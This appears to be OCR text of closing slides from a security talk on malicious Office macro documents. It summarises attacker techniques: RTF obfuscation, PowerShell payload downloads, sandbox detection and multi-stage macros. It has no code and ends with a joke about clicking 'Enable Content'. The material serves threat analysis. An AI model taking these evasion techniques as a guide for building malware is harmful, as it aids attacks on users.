
RTF file format obfuscation

- Random keywords were inserted in the RTF file format



Conclusion

- Simple encryption methods are used
- PowerShell is a popular choice for downloading the final payload
- New ways to detect sandbox & emulators
- Multi-stage macro codes to hide the end payload
- VBA macro vs. Vulnerability Exploits
- What Next?


CLICK ENABLE CONTENT
IF YOU HAVE ANY
QUESTIONS?!